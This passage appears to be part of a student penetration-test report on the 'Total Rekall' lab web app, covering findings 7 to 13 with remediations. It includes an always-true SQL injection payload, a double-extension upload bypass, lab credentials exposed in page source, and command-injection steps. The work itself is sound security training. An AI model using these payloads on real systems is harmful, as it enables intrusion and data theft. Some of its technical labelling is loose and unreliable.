
	
Affected Hosts	192.168.14.35
Remediation	Whitelisting - only allow verified and secured whitelist files to be uploaded. Input validation, server-side, where only certain file extensions (i.e. jpg) will be accepted, without multiple extensions (like in this case where we bypassed the security measures in place by using a .jpg.php extension). Prevent files paths from being directly appended.

Vulnerability 7	Findings
Title	SQL Injection
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	Within the second field of the login page, an “always true” payload was injected (1’ OR ‘1’ = ‘1) which revealed Flag 7. This makes Total-Rekall vulnerable to the leaking, deletion, and/or modification of confidential data such as passwords and hashes.


Images	
Affected Hosts	192.168.14.35
Remediation	Server-side input validation should be implemented, specifically character escaping, which would treat special characters such as “/ - =” as a part of the syntax for a potential SQL injection attack, thereby not allowing it to be input.


Vulnerability 8	Findings
Title	User Credentials Exposure
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	Clicked “View Page Source” and the credentials for an Administrator account were exposed. Highlighting the text on the page reveals the user credentials right next to the “login” and “password” fields.

Images




Kali on ML-REFVM-197105 - Virtual Machine Connection
view-source:http://192.168.14.35/Login.php
<!DOCTYPE html>
<html>

Enter your Administrator credentials!
<style>
input[type=text], input[type=password]{
background-color: black;
color: white;
}
button[type=submit]{
background-color: black;
color: white;
}
</style>
<form action="/Login.php" method="POST">
<label for="login">Login:</label>dougquaid
<input type="text" id="login" name="login" size="20" />
<label for="password">Password:</label>kuato
<input type="password" id="password" name="password" size="20" />
<button type="submit" name="form" value="submit" background-color="black">Login</button>
</form>
</br >



Kali on ML-REFVM-197105 - Virtual Machine Connection
Login - Mozilla Firefox
192.168.14.35/Login.php
REKALL CORPORATION
Home
About Rekall
Welcome
VR Planner
Login
Enter your Administrator credentials!
Login:dougquaid
[redacted]
Password:kuato
[redacted]
Login



Kali on ML-REFVM-197105 - Virtual Machine Connection
Login - Mozilla Firefox
192.168.14.35/Login.php
REKALL CORPORATION
Home
About Rekall
Welcome
VR Planner
Login
[redacted]
Login
Successful login! flag 8 is 87fsdkf6djf , also check out the admin only networking tools
HERE


Affected Hosts	192.168.14.35
Remediation	Delete the exposed credentials from the HTML. Do not store sensitive data, like this, unnecessarily. If sensitive data needs to be stored anywhere, always ensure to encrypt it, whether it is at rest or in transit. For enhanced security, implement multi factor authentication (MFA).

Vulnerability 9	**Findings**
Title	Sensitive Data Exposure via Path Traversal
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	We simply added the extension /robots.txt to the url and were able to view this sensitive file. Demonstrates that path traversal is exploitable on this web app.
Images	 
Affected Hosts	192.168.14.35
Remediation	Do not store sensitive data, unencrypted, in this way.


	Prevent user-supplied input passing to the filesystem APIs. Validate any user-supplied input before it is processed, either through a whitelist of acceptable values or by verifying that the input contains only acceptable content. Ensure the web server is always up to date. Monitor web server logs for suspicious activity.


Vulnerability 10	Findings
Title	Command Injection
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	Able to navigate from /Networking.php to 192.168.14.35/disclaimer.php?page=vendors.txt via 192.168.14.35/networking.php. Input “splunk” inside of the toolbar intended for DNS Check.
Images	


	
Affected Hosts	192.168.14.35
Remediation	Input validation to restrict unintended access. Restrict the ability to view vendors.txt file.

Vulnerability 11	**Findings**
Title	Command Injection (Advanced)
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	We input the same command “splunk” in the MX Record Checker and retrieved sensitive information regarding the mail server.
Images	

Affected Hosts	192.168.14.35
Remediation	Monitor DNS Use a more reputable domain registrar. “Cyber Hygiene” (strong passwords, MFA, etc) for the domain owner email account.

Vulnerability 12	**Findings**
Title	Open Source Data Exposure
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Medium
Description	Used WHOIS to examine the Domain Dossier.
Images	








Affected Hosts	totalrekall.xyz (97.74.105.26)
Remediation	Employ a privacy shield to hide this information

Vulnerability 13	Findings
Title	Open Source Data Exposure Certificate
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Low
Description	crt.sh employed for a Certificate Search


Images


